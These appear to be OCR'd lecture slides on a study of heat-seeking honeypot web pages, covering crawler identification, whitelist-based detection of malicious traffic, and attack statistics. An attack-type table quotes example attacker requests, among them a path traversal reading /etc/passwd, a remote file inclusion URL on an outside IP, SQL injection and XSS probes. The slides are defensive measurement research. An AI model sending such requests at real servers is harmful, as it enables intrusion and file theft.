Detecting malicious traffic

- Identifying crawlers
  - Characterizing the behavior of known crawlers
  - Identifying unknown crawlers
- Identifying malicious traffic

Identifying crawlers(cont.)

- Well-known : Google's crawler uses Mozilla/5.0(compatible;Googlebot/2.1;+http://www.google.com/bot.html)
- Characterizing the behavior of known crawlers
  - We identify a few known crawlers by looking at the user agent string and verify the IP address
    - Single search engine use multiple IP addresses to crawl pages. (AS)
- To distinguish static links(honeypots pages) and dynamic links(real web software)
  - Dynamic links are accessed by one crawler.
  - /ucp.php?mode=register&sid=1f23...e51a1b
  - /ucp.php mode=register sid=[0-9a-f]{32}. (AutoRE)
  - Dynamic links (#E)
  - Static links (#C)

Identifying crawlers(cont.)

- Identifying unknown crawlers
  - identify other IP addresses
- Similar is defined in two parts:
  - First, must access a large fraction of pages
    - K = |P|/|C|
    - All of links (#P)、 Dynamic links (#E)、 Static links (#C)
  - Second, |P|-|C| = |E|
    - outside of the set of pages in C , crawlers should access only pages that match regular expressions in E

Identifying crawlers(cont.)

- Identifying malicious traffic
  - heat-seeking honeypots(static pages) attract attacker visits
  - From honeypot logs,
    - Not targeting these static pages
    - access non-existent files or private files.
- WhiteList
  - Real software pages, favicon.ico.
  - Out of whitelist links are suspicious
  - Blacklist-based need Human operators or security experts
  - Automated, applied to different type of software

Result

- Time : 3 month
- Place : Washington university CS personal home page.
- 96 automatically generated honeypot web pages
- 4 manually installed Web application software packages
- 54,477 visits, 6,438 distinct IP

Result

- Distinguishing malicious visits
- Properties of attacker visits
- Comparing honeypots
- Applying whitelists to the Internet

Distinguishing malicious visits

- Popular Search engine crawler

Crawler	Number of IPs	Number of pages crawled
Google	109	156
Bing	206	147
Yahoo	20	127

Table 1: The number of IP addresses used by the three big search engines, and the number of pages crawled.




Figure 2: The number of search engines visiting each URL in the software honeypot.

- Google, Bing and Yahoo
- One crawler visitors links are dynamic links in the software.

Crawler visit

We choose K = 75%




Figure 3: The number of legitimate visits from distinct ASes for different number of total pages visited.




Figure 4: The frequency with which each crawler visits us.

Attack visits to each honeypot pages




Figure 5: The number of attacker visits to each honeypot page. We show only pages with 25 or more visits.

Properties of attacker visits




Figure 6: The cumulative distribution of attacker IP addresses, and the number of honeypot pages visited.

Geographic locations & Discovery time

Country	% of IPs
United States	24.15
Germany	5.94
China	5.34
Russia	4.75
France	4.31
England	3.68
Poland	3.62
South Korea	3.48
Indonesia	3.27
Romania	2.86

Table 2: The top 10 countries where the attacker IP addresses are located.




Figure 7: The distribution of the number of days between the honeypot page being crawled and being attacked.

Discovery time : We calculate the number of days between the first crawl of the page by a search crawler and the first visit to the page by an attacker

Comparing Honeypots

- 1. Web server
  - No hostname
  - Just IP
  - No hyperlinks
- 2. Vulnerable software
  - Links to them on Web sites
  - Search engine can find them
- 3. Heat-seeking honeypot pages
  - Emulate Vulnerable pages
  - Search engine can find them

Comparison of the total number of visits and the number of distinct IP addresses




Figure 8: Comparison of the total number of visits and the number of distinct IP addresses, across three setups: Web server, vulnerable software, and the heat-seeking honeypot.

Attack types

Category	Description	Example	Traffic (%)
ADMIN	Find administrator console	`GET,POST /store/admin/login.php`	1.00
COMMENT	Post spam in comment or forum	`POST /forum/reply.php?do=newreply&t=12`	
FILE	Access files on filesystem	`GET /cgi-bin/img.pl?f=../etc/passwd`	43.57
INSTALL	Access software install script	`GET /phpmyadmin/scripts/setup.php`	12.47
PASSWD	Brute-force password attack	`GET joomla/admin/?uppass=superman1`	2.68
PROXY	Check for open proxy	`GET http://www.wantsfly.com/prx2.php`	0.40
RFI	Look for remote file inclusion (RFI) vulnerabilities	`GET /ec.php?l=http://213.41.16.24/t/c.in`	10.94
SQLI	Look for SQL injection vulnerabilities	`GET /index.php?option=c'`	1.40
XMLRPC	Look for the presence of a certain xmlrpc script	`GET /blog/xmlrpc.php`	18.97
XSS	Check for cross-site-scripting (XSS)	`GET /index.html?umf=<script>foo</script>`	0.19
OTHER	Everything else		8.40

	Traffic in each attack category (%)		
	Web server	Vulnerable software	Heat-seeking honeypot
ADMIN		47.51	1.00
COMMENT		**49.71**	
FILE			**43.57**
INSTALL	1.94	0.03	12.47
PASSWD	0.85	0.69	2.68
PROXY	**56.62**		0.40
RFI	18.44	0.01	10.94
SQLI		0.01	1.40
XMLRPC			18.97
XSS			0.19
OTHER	22.15	2.05	8.40

Applying whitelists to the Internet




Figure 9: The amount of attack traffic each Web site receives, as a fraction of the total non-crawler traffic received.

Discussion

- Detectability of heat-seeking honeypots
  - Full versions of software package is not installed
  - But the attacker has to connect to see this !
- Attracting more attacks
  - PlanetLab (different domain)
- Improving reaction times
  - Cooperation of search engines

Acknowledgments/References

- [Piller] Honeypot forensics: A presentation on analysing honeypots, given at 21st Chaos Communication Congress (21C3), Krisztian Piller & Sebastian Wolfgarten, Berlin/Germany and the SyScan 2005 in Bangkok/Thailand.
